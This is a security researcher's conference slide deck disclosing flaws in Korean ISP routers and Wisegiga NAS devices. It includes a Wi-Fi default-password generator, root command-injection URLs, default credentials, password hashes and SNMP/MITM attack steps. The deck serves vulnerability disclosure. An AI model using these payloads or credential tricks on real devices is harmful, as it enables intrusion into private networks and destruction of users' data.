OWNING EMBEDDED DEVICES AND NETWORK PROTOCOLS

2017.04.13 - ZER0CON

Pierre Kim - @PierreKimSec

WHO I AM ?

- IT Security researcher living in Africa
- Having fun finding 0day vulnerabilities in IoT and doing penetration tests
- Like to understand how things work
- Having somewhat Korean connection
- Was last year in South Korea for holidays

WHY THIS PRESENTATION ?

- Undisclosed research from 2014, 2015 and 2016
- Studied GPON FTTH Security 4 year ago. Visited South Korea and noticed this technology was used here too!
- Released the first security research about GPON 1 year ago and [REDACTED]. Lot of lulz
- Studied iptime devices in 2014-2015 and was impressed by the lack of security in Korean devices
- Thanks to some free time during holiday in Seoul in 2016 (i.e: couldn't sleep because of jetlag)
- Fun !

SOUTH KOREA ?

- Everything is connected. Embedded devices everywhere
- Using insecure GPON FTTH
- Korean Firewall 1: Very hard to subscribe to services if you are a foreigner
- Korean Firewall 2: Using Korean routers, with everything written in Hangul
- Korean Firewall 3: Using Korean AP, still with everything written in Hangul
- Went to E-Mart and Yongsan to buy routers, NAS, AP, embedded sytems. Yongsan is great!
- Bypass of 1,2,3 -> Profit
- Networks: very bad security. Outdated TR-069 server is the norm, backdoor access in hardware...
- All started with me wanting to change a wifi password as I had somehow lost the admin access

MAIN SUBJECTS

- LG U+, a Korean ISP
- KT (Olleh Giga Wifi), a Korean ISP
- Wisegiga, a Korean NAS vendor
- IpTime (and IPDisk), a Korean AP/router/NAS vendor
- GPON FTTH, used in Europe, Asia (Korea) and Africa
- IP Cameras, Chinese stuff
- **Only a selection of my researches**. Wanted to show different parts of research. Some fun stuff are not disclosed

LG U+

LG U+ is an Internet Service Provider in South Korea providing gigabit Internet Access. The provided router (Mercury CAPM-6000):

- is badly configured,
- retrieves configuration (including backdoor accounts and ACLs for non-announced IP ranges) over HTTPS with self-signed certificate for the domain *test.co.kr*
- has several backdoor access on WAN
- can be easily transformed into a botnet client

HTTP WEBPAGES


Using burp, I found several hidden webpages:

```
POST /goform/mcr_getWirelessSSID HTTP/1.1
Host: 192.168.219.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.219.1/asp/wireless_chgw_stainfo.asp
Content-Length: 3
Content-Type: text/plain;charset=UTF-8
Cookie: (null); MCRSESSIONID=2_3_4874F53361_admin
Connection: close
n/a

HTTP/1.1 200 OK
Content-type: text/plain; charset=euc-kr
Pragma: no-cache
Cache-Control: no-cache

2
0
U+Net326D

1
[REDACTED]
```

It appears [REDACTED] is a password used somewhere.

WIFI CONFIGURATION

OK, so the MAC address is used for the Wireless SSID and the wifi password is extracted from the serial number of the router...



WIFI CONFIGURATION

After patience and a lot of Karma, I found a list of SSIDs with passwords.

```
U+net33C1   1000001627
U+net33C5   1000001628
U+net33C9   1000001629
U+net33CD   1000001630
U+net33D1   1000001631
U+net33D5   1000001632
U+net33D9   1000001633
U+net33DD   1000001634
U+net33E1   1000001635
U+net33E5   1000001636
U+net33E9   1000001637
```

CHALLENGE ACCEPTED

```c
#include <stdio.h>

int main(int    argc,
         char   **argv,
         char   **envp)
{
  unsigned int  i;
  signed int    j;

  printf("SSID\t\t Password\n");
  for (i = 6741, j = 0; j <= 14000; i += 4, j++)
    printf("U+net%X \t %d\n", i, 10000000000 + (j % 1000));

  return (0);
}
```

ATTACKING THE ROUTER FROM THE INTERNET

```
# nmap -v -sS -sV -n -O -p0-65535 106.251.XXX.XXX
Discovered open port 23/tcp on 106.251.102.233
Discovered open port 54813/tcp on 106.251.102.233
Discovered open port 53813/tcp on 106.251.102.233
Discovered open port 20201/tcp on 106.251.102.233
Discovered open port 54321/tcp on 106.251.102.233
```

- 23/tcp : telnetd with ACL ("WARNING: You are not authorized to connect this system!!")
- 54321/tcp : telnetd with ACL ("WARNING: You are not authorized to connect this system!!")

PROVISIONING

When the router boots, it will lookup the IP of chgwaps.lgqps.com, then it will connect to this host on port 35000/tcp and register itself:

```
00000000  52 45 51 4b 49 30 30 30  30 30 30 30 30 30 37 6d REQKI000 0000007m
00000010  65 72 63 75 72 79                              ercury
00000016  52 45 51 47 49 30 30 30  30 30 30 30 30 39 36 f3 REQGI000 0000096.
00000026  58 8e a2 c5 79 36 3c 62  d6 7a 95 3b ec 3e 93 f5 X...y6<b .z.;.>..
00000036  50 07 42 f1 75 90 e6 cd  81 43 89 c5 75 bb 87 ca P.B.u... .C..u...
00000046  0b 56 49 80 8d 7b 7b b6  b7 35 49 f8 92 cb fb 5d .VI..{{. .5I....]
00000056  c4 6e 3a db 6e 7e c2 ee  b8 27 bc d4 47 29 bc a1 .n:.n~.. .'..G)..
00000066  0c f4 27 84 9e fa 0f 60  45 03 1e 9a 2c 56 e3 32 ..'....` E...,V.2
00000076  c1 1e d7 a6 03 d4 fb 6f  21 7a 31 fc cb 35 51    .......o !z1..5Q
00000085  52 45 53 41 43 30 30 30  30 30 30 30 30 31 30 4f RESAC000 00000100
00000095  4b 0b 53 55 43 43 45 53  53                     K.SUCCES S

Answer from the remote server:

00000000  52 45 53 4b 49 30 30 30  30 30 30 30 30 33 32 32 RESKI000 00000322
00000010  31 41 37 30 43 42 44 46  32 34 32 45 45 46 45 33 1A70CBDF 242EEFE3
00000020  35 36 35 44 38 34 31 33  39 44 31 30 30 36 37    565D8413 9D10067
0000002F  52 45 53 47 49 30 30 30  30 30 30 30 30 31 31 32 RESGI000 00001112
0000003F  76 ad 0a 7d 6a b1 cc e4  1a 30 f6 46 a8 1f f6 9d v..}j... .0.F....
0000004F  de 30 22 5c 18 8f 48 a6  3b 13 aa 3d 44 f4 e8 79 .0"\..H. ;..=D..y
0000005F  42 58 17 79 d4 a9 57 da  0a bd 25 2d a2 d8 82 b2 BX.y..W. ..%-....
0000006F  a8 2a e0 a4 38 ba 50 d4  60 4a b6 99 9c 2d cd 29 .*..8.P. `J...-.)
0000007F  08 5a 68 4d 6e bd e6 b0  a4 7e 0b 37 48 48 cd 06 .ZhMn... .~.7HH..
0000008F  7c c9 77 3a 7c 19 ef 66  70 fc 42 87 1c 51 45 6b |.w:|..f p.B..QEk
0000009F  99 78 89 fb 87 19 18 d9  3c ab b9 e3 c0 fa 52    .x...... <.....R
```

PROVISIONING

After connecting to the VOIP server, the router will contact a remote server (hgwacs.lgqps.com) using HTTPS to fetch a remote configuration.

```
vpn02% openssl s_client -connect hgwacs.lgqps.com:443
```

The router has no certificate pinning/verification, so doing a MITM SSL or answering a IP the attacker controls and providing SSL will work. First request will send the configuration of the router (including passwords) to the remote server:

```
Array
(
    [conffile] => conf_mercury_capm-6000.xml
    [mac] => 0027.1ce4.326d
    [vendor] => mercury
    [model] => capm-6000
    [version] => 1.06.10
    [ip] => 180.225.0.50
    [ip_type] => dhcp
    [dns1] => 180.225.0.33
    [dns2] => 0.0.0.0
    [dns3] => 0.0.0.0
    [gateway] => 180.225.0.33
    [update] => power
    [update_time] => 000000000000
    [request] => power
    [stat_code] => 111000
)
```

The default answer will be a huge XML file.

PROVISIONING - JACKPOT

Live demo

PROVISIONING - ANALYZING

We see that the router is getting the provisioning using a remote HTTPS server with a self-signed certificate generated 8 years ago. The remote configuration provided is very useful. There are a lot of forwarded ports and, apparently, some remote management access:

The router will have a SNMP server configured with a RW community 'REDACTED':

```
<snmp>
   <snmpnms1 address="58.78.0.0/24" port="161"/>
   <snmpnms2 address="211.63.37.0/24" port="161"/>
   <snmpnms3 address="210.182.142.0/24" port="161"/>
   <snmpnms4 address="123.140.16.0/23" port="161"/>
   <snmpnms5 address="203.252.0.0/24" port="161"/>
   <snmpnms6 address="203.254.0.0/24" port="161"/>
   <snmp read="[REDACTED]" write="[REDACTED]"/>
</snmp>
```

A remote telnetd will be open on the router for a lot of IPs (including some RFC1918 IP ranges):

```
<telnet>
  <telnms1 address="58.78.0.0/24" port="23"/>
  <telnms2 address="211.63.37.0/24" port="23"/>
  <telnms3 address="210.182.142.0/24" port="23"/>
  <telnms4 address="123.140.16.0/23" port="23"/>
  <telnms5 address="164.124.1.11" port="23"/>
  <telnms6 address="172.19.244.178" port="23"/>
  <telnms7 address="172.19.244.201" port="23"/>
  <telnms8 address="192.168.222.0/24" port="23"/>
  <telnms9 address="180.225.21.0/24" port="23"/>
```

PROVISIONING - ANALYZING

- Will not comment on the '[REDACTED]' community. This string is listed in several LG/DACON presentations about configuring backbone routers.
- ACLs are fun. Some IP ranges are not announced. You have stuff like /23 and /24.

```
old% telnet route-server.ip-plus.net
Trying 193.247.171.26...
Connected to route-server.ip-plus.net.
Escape character is '^]'.

*** Swisscom IP+ route server (AS3303) ***

RS_AS3303>show ip bgp 203.254.0.1
% Network not in table
```

Security first ! Let's play with SNMP

PUTTING EVERYTHING TOGETHER - SNMP

Configuring the WAN interface of the router on the 192.168.222.0/24 IP range allowed me to connect it using SNMP. You can use whatever range you want (BGP hijacking):

```
# snmpwalk -v 2c -c [REDACTED] 203.254.0.X
iso.3.6.1.2.1.1.1.0 = STRING: "Home Gateway"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.11665
iso.3.6.1.2.1.1.3.0 = Timeticks: (7700) 0:01:17.00
iso.3.6.1.2.1.1.4.0 = STRING: "RGW@mercury.co.kr"
iso.3.6.1.2.1.1.5.0 = STRING: "HomeGateWay"
iso.3.6.1.2.1.1.6.0 = STRING: "Mercury STP"
iso.3.6.1.2.1.1.7.0 = INTEGER: 3
[...]
iso.3.6.1.4.1.10676.1.4.8.0 = STRING: "[REDACTED]"
iso.3.6.1.4.1.10676.1.4.9.0 = STRING: "[REDACTED]"

Apparently, this is a backdoor access:

iso.3.6.1.4.1.10676.1.4.16.0 = INTEGER: 88
iso.3.6.1.4.1.10676.1.4.17.0 = STRING: "[REDACTED]"

We can retrieve the SSID and the password of the Wireless access over the Internet!

iso.3.6.1.4.1.11665.1.2.2.0 = INTEGER: 6
iso.3.6.1.4.1.11665.1.2.3.0 = STRING: "U+Net326D"
iso.3.6.1.4.1.11665.1.2.4.0 = STRING: "1000001542"

The [redacted] community allows the attacker to rewrite some parts of the configuration.
```

PUTTING EVERYTHING TOGETHER - SNMP

```
Retrieving some logs (hexa-encoded):

iso.3.6.1.4.1.11665.1.3.3.0 = Hex-STRING: 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 2A 20 C5
B8 C0 D3 BC AD B9 F6 5B 31 32 33 2E 31 34 30 2E
31 36 2E 31 30 30 5D B7 CE 20 BD C3 B0 A3 BC B3
C1 A4 20 BA D2 B0 A1 0D 0A 2A 2A 2A 2A 2A 2A 2A
2A 2A 2A 2A 2A 2A 2A 20 50 72 6F 76 69 73 69 6F
6E 69 6E 67 20 70 72 6F 63 65 73 73 20 69 73 20
53 74 61 72 74 65 64 0D 0A 2A 2A 2A 2A 2A 2A 2A
2A 2A 2A 2A 2A 2A 2A 20 C5 B8 C0 D3 BC AD B9 F6
5B 31 31 36 2E 33 37 2E 31 39 32 2E 32 31 5D B7
CE 20 BD C3 B0 A3 BC B3 C1 A4 20 BA D2 B0 A1 0D
0A

laptop% python
Python 2.7.9 (default, Feb 17 2015, 17:05:45)
[GCC 4.2.1 Compatible FreeBSD Clang 3.4.1 (tags/RELEASE_34/dot1-final 208032)] on freebsd10
Type "help", "copyright", "credits" or "license" for more information.
>>> '2A2A2A2A2A2A2A2A2A2A2A2A2A20C5B8C0D3BCADB9F65B3132332E3134302E31362E3130305DB7CE20BDC3B0A3BCB3C1
15DB7CE20BDC3B0A3BCB3C1A420BAD2B0A10D0A'.decode("hex")
'********** \xc5\xb8\xc0\xd3\xbc\xad\xb9\xf6[123.140.16.100]\xb7\xce \xbd\xc3\xb0\xa3\xbc\xb3\xc1\x
Provisioning process is Started\r\n**********
\xc5\xb8\xc0\xd3\xbc\xad\xb9\xf6[116.37.192.21]\xb7\xce \xbd\xc3\xb0\xa3\xbc\xb3\xc1\xa4 \xba\xd2\xb0\x
>>>
```

It appears the bypassing of ACLs can be done easily.

HAVING FUN WITH TELNET

Backdoor on the WAN Interface: But we don't have the access, so it doesn't work :(

```
user@kali:~$ telnet [REDACTED]
Trying [REDACTED]...
Connected to [REDACTED].
Escape character is '^]'.

Mercury_RGW login: admin
Password:
Login incorrect
Mercury_RGW login: admin
Password:
Login incorrect
Mercury_RGW login:
```

FETCHING THE FIRMWARE

Some voodoo requests did it.

Live demo

ANALYZING THE FIRMWARE OF THE ROUTER

```
user@kali:~$ cat fw-extracted/etc/passwd
root:REDACTED:10933:0:99999:7:::
admin:REDACTED:10957:0:99999:7:::
hidden:REDACTED:10957:0:99999:7:::
xpeed:REDACTED:10933:0:99999:7:::
```

xpeed is a backdoor account with root access.

- USB upgrade (with /bin/usb_upgrade)
- No AUTH for [REDACTED], authentication by IP
- telnetd/dropbear is listening on the WAN
- custom and [REDACTED] listening on the public interface executing commands as root (!)
- Shitloads of binaries with hardcoded credentials (cfghandler, ipdm ipdm_curl)
- Due to successful root access, no further study was done

TV BOX !

LG U+ provides you with a TV box. There is a telnet access on it (from the LAN and from the WAN using a redirection). This embedded device was not studied.

Forwarding port in the configuration:

```
<portforward7 name="IPTVTEL" protocol="tcp" wanport="54321" lanport
devicetype="1" deviceno="1"/>
```

Telnet to this port from Internet:

```
user@kali:~$ telnet REDACTED 54321
Trying REDACTED...
Connected to REDACTED.
Escape character is '^]'.
WARNING: You are not authorized to connect this system!!
Connection closed by foreign host.
user@kali:~$
```

IOT PLATFORM

This one was not trivial as I had to forge the requests by myself using some deductions.

This file contains the certificates used for some API services (vdeviotcgs.uplus.co.kr, verhmiotcgs.uplus.co.kr and some root certificates), The addon/Config.xml contains information about the GWG-02 device and finally a firmware for the GWG-02 device (can be used to transmit data over 900Mhz frequencies).

Smart Home stuff based on Z-wave.

HACKING SCENARIO

[REDACTED] [REDACTED] Possible attacks:

- 1. [REDACTED]
- 2. [REDACTED]
- 3. [REDACTED]
- Bonus: SNMPD will happily system() as root some very bad stuff (ie: kill -9 specific_pid)

COUNTER-MEASURES

Heard Mirai ? LG heard too ! so telnetd was removed in their routers in profit of SSH in February 2017.

- Good news ! it's encrypted!
- Bad news, it listens on port 2223, with the exact root password and ACLs from space.

```
<telnet>
    <telnms1 address="58.78.0.0/24" port="2223"/>
    <telnms2 address="211.63.37.0/24" port="2223"/>
    <telnms3 address="210.182.142.0/24" port="2223"/>
    <telnms4 address="123.140.16.0/23" port="2223"/>
    <telnms5 address="164.124.1.11" port="2223"/>
    <telnms6 address="172.19.244.178" port="2223"/>
    <telnms7 address="172.19.244.201" port="2223"/>
    <telnms8 address="192.168.222.0/24" port="2223"/>
    <telnms9 address="180.225.21.0/24" port="2223"/>
</telnet>
```

We got some UNIX ninjas here. This command is being executed at boot (by cfghandler):

```
/bin/dropbear -R -F -p 2223 &
```

- No SSH server certificate : generated on the fly with -R. easy MITM \o/
- No key-based. Still using the same passwords.
- /etc/shadow not updated
- Using hijacked IPs, you can still connect to TV BOX telnetd.
- Bonus: be green! Use your own dropbear/telnet server and wait for connections to collect passwords :)

WISEGIGA

Korean company selling professional NAS

Wanted to buy a NAS last year

The Google PlayStore lists 10.000 - 50.000 installations to manage the NAS.

=~ 150 Root RCE against ALL their models

Bonus: the official firmware are hosted by a Wisegiga NAS...

ANALYZING THE FIRMWARE

Software

- Linux Apache, PHP, Mysql
- Samba, VsFTPd

NAS = compilation of outdated open-source software with a custom HTTP~~S~~ interface

ANALYZING THE FIRMWARE

Hardcoded credentials

Samba:

```
root:0:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:69943C5E63B4D2C104DBBCC15138B72B:[U          ]:LCT-0000415E:
guest:1000:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:6755A18CD116B171A3278D5BCA699A57:[U          ]:LCT-00000117:

john:
Press 'q' or Ctrl-C to abort, almost any other key for status
1                (root)
```

/etc/shadow:

```
root:$1$yaDqu6e.$Kh1tnb.9sdPRtCp6KWs9Z0:0:0:99999:7:-1:-1:33637592
mysql:$1$7Ggxcko3$WFvdp0ZFp2IkkCEt.oolB0:10957:0:99999:7:::
guest:$1$YMNh3ZpU$k3..tjHYX3iMtJMB9x0nL0:0:0:99999:7:::
```

Logs of warez found in the default firmware.

ANALYZING THE FIRMWARE

PHP hell - 552 PHP files

- pre.php (managing the auth) in 16 different locations because why not?
- HTTPS is useless: custom encryption with hardcoded key ($pass=decrypt1($HTTP_COOKIE_VARS["mobile_passwd"],"wise");)
- function encrypt1($data,$k), function encrypt($data,$k),
- function decrypt1($key2,$secret), function decrypt1($key2,$secret)

```
function decrypt($key2,$secret) {
 $encrypt_these_chars = "1234567890ABCDEFGHIJKLMNOPQRTSUVWXYZabcdefghijklmnopqrstuvwxyz.,/?!$@^*()_+-=:;~{}";
 $input = $key2;
 $output = "";
 $debug = "";
 $k = $secret;
 $t = $input;
 $result;
 $ki;
 $ti;
 $keylength = strlen($k);
 $textlength = strlen($t);
 $modulo = strlen($encrypt_these_chars);
 $dbg_key;
 $dbg_inp;
 $dbg_sum;
 for ($result = "", $ki = $ti = 0; $ti < $textlength; $ti++, $ki++) {
  if ($ki >= $keylength){
   $ki = 0;
  }
  $c = strpos($encrypt_these_chars, substr($t, $ti,1));
  if ($c >= 0) {
   $c = ($c - strpos($encrypt_these_chars , substr($k, $ki,1)) + $modulo) % $modulo;
   $result .= substr($encrypt_these_chars , $c, 1);
  } else {
   $result += substr($t, $ti,1);
  }
```

```
  }
 }
 return $result;
}
```

VULNS

- (Weak) Custom encryption with hardcoded keys
- User passwords stored in cleartext inside */ub/conf/uk.conf*
- pre-auth LFI (a lot)
- SQLi (a lot)
- pre-auth remote format + RCE as root (lulz)
- Info-leak (everywhere)
- root RCEs (150+)

VULNS

```
register_globals = On

function  auth()
{
 global $memberid;
 session_start();
//echo $memberid;
 if($memberid=="root") {
  // OK
 } else {
  exit;
 }

function root_exec_cmd($cmd)
{
        $tmpfile=fopen("/tmp/ramdisk/cmd.list","w");
        fwrite($tmpfile,$cmd);
        fclose($tmpfile);
        popen("/tmp/ramdisk/ramush","r");
}
```

VULNS

1. search calls to root_exec_cmd()
2. find =~ 150 post-auth insecure calls
3. BOOM: use register_globals
4. http://target/admin/group.php?memberid=root&cmd=add&group_name=d;id%20>%
5. Root shell
6. 150 vulns like that. i.e.:

```
if($cmd=="raid_format")
        raid_format();
        global $ch_format;  //1¿ ext 2¿ xfs
                root_exec_cmd("/ub/mkfs /dev/md0 ".$ch_format);

Will root RCE and format the raid:
format_init.php?memberid=root&cmd=raid_format&ch_format=1;echo+
```

FUN AND COUNTERMEASURES


- An attacker can use the vulns to deploy ransomwares.
- root RCE is CSRF-compatible :)
- No patches. If you value your data, don't connect Wisegiga NAS to a network. The firmware quality is very bad (even contains logs of download of anime and p2p Windows isos)
- WiseGiga is selling a "Cloud" version. Do not use it

OLLEH GIGA WIFI (KT)

KT is an Internet Service Provider in South Korea which provides Internet Access. The provided router (DW02-412H):

- is badly configured,
- is managed by a server badly configured (outdated AIX from 8 year ago),
- can be transformed into a botnet client.

THE ROUTER



- http://homehub.olleh.com/
- Login: ktuser
- Password: homehub

WIFI CONFIGURATION

Same as LG U+.

```
SSID -> MAC Address
S/N  -> 4 Integers -> Default Wireless Password
Bruteforce (fast: 10000 possibilities) or algorithm
```

OPEN PORTS

```
PORT       STATE SERVICE    VERSION
80/tcp     open  http       GoAhead WebServer
7547/tcp   open  tcpwrapped
8801/tcp   open  http       GoAhead WebServer
8899/tcp   open  http       GoAhead WebServer
9303/tcp   open  unknown
9304/tcp   open  unknown
9305/tcp   open  unknown
9306/tcp   open  unknown
9307/tcp   open  unknown
38333/tcp  open  unknown
52869/tcp  open  unknown
52881/tcp  open  upnp       MiniUPnP
```

Outdated software

MANAGEMENT INTERFACE

Filtering is done by using JS:

```
<script language="JavaScript" type="text/javascript">
if(UserPrivilege== "3" || UserPrivilege =="1"){
   document.write("\r\n");
}
else{
   document.write("<a href='javascript:;' Onclick=parent.menu.
   changeSubMenu3SubBtn('admin_03_7_8_system_restart.asp')
   OnMouseOver=mouseover('menu07') OnMouseOut=mouseout('
   menu07')>\r\n");
}
```

Backdoor webpages everywhere!

- admin_03_2_6_qooknshow_connect_set.asp
- admin_03_2_4_nespot_connect_set.asp
- admin_03_2_7_soip_connect_set.asp
- ... (= 50 pages)

PROTECTION - ACCESS CONTROL

Question: Who is level >3 ? Answer:

```
wlanUserPriority = '7'; //admin
var remotelevel = "7";
if( userPrivilege != '7' ){ // no super user
if( userID == 'root' ){
```

"root" is Level 7.

KTuser is only Level 3:

```
Cookie: (null); (null);
MCRSESSIONID=1_3_833FCDC146_ktuser_8899_1
             | |      |        |    |
      UserIndex|      |        |   PortNum
           Privileges |        |
                      |      Username
                   Session
```

ANALYSING BACKDOOR WEBPAGES

```
raAuthAddrIP = '61.78.54.2';
raAuthAddrPort = '1812';
raAuthAddrSecret = '[REDACTED]';
[...]
raAcctAddrIP = '61.78.54.2';
raAcctAddrPort = '1813';
raAcctAddrSecret = '[REDACTED]';
[...]
//KT Seerver
wlanKTAuthIP = '125.141.111.7';
wlanKTAuthPort = '1812';
wlanKTAcctIP = '125.141.111.7';
wlanKTAcctPort = '1813';
[...]
document.getElementById(id).value = "Not support.\n(Busybox->\n
 System Logging Utilitie ->\n    syslogd\n    Circular Buffer\n"
```

- Yeah Linux!
- Yeah Radius password of Korea Telecom

LOGS

```
TR-069 TX Fail - Connection Fail|+|
VOC Alarm check - ARP request to 115.21.XXX.XXX failed in 1 try |+|
TR-069 TX Fail : Connection Success|+|
```

- TR-069 ?!
- ACS

BACKUP ANALYSIS

```
kali% file db.bin
db.bin: gzip compressed data, last modified: Thu Sep 29
11:32:33 2016, max compression, from Unix
kali% zcat db.bin > yo
kali% vi yo
```

- Remote Control: ExtWebCtrl_Port + ExtWebCtrl_AccessList_* (the /32 IP is not from KT ranges - seems legit)
- Radius: RaaCfg_RaServerIp + RaaCfg_UserId + RaaCfg_UserPasswd
- Remote syslog: SyslogdCfgParam_RemoteIp
- ACS: Tr069CfgParam_ACS_*
- CWMP (firmware): Tr069CfgParam_cwmpFwUpdateInfo_X_KT_FileType

BACKUP ANALYSIS

Gaining ktadmin access (Level7):

```
<UserManage_Name_0 type="2" len="41" value="ktadmin">
<UserManage_Name_1 type="2" len="41" value="ktuser">
<UserManage_Password_0 type="2" len="33" value="<97><9A><9B><93>Æ90>À<96>Å>
<UserManage_Password_1 type="2" len="33" value="ËÎËÁ>
<UserManage_Privilege_0 type="1" len="1" value="7">
<UserManage_Privilege_1 type="1" len="1" value="3">

<Wlan_KTRadiusSvrInfo_acct_ip_0 type="3" len="4" value="7d8d6f07">

// (7d8d6f07)16 = (2106420999)10 = 125.141.111.7 ("wlanKTAuthIP")
```

TR-069

Live demo

- Used to manage all the Olleh CPEs
- Can be used to retrieve the firmware
- Tomcat 5.5.23 (2006)

```
catalina.base=/home/ipcems/ucems-2008/apache-tomcat-5.5.23
catalina.useNaming=true
os.name=AIX
java.version=1.5.0
java.vm.info=J2RE 1.5.0 IBM J9 2.3 AIX ppc-32 j9vmap3223-20071007 (JIT enabled)
J9VM - 20071004_14218_bHdSMR
JIT  - 20070820_1846ifx1_r8
GC   - 200708_10
user.dir=/home/ipcems/ucems-2010/CollectServer-2010/CollectServer.war
```

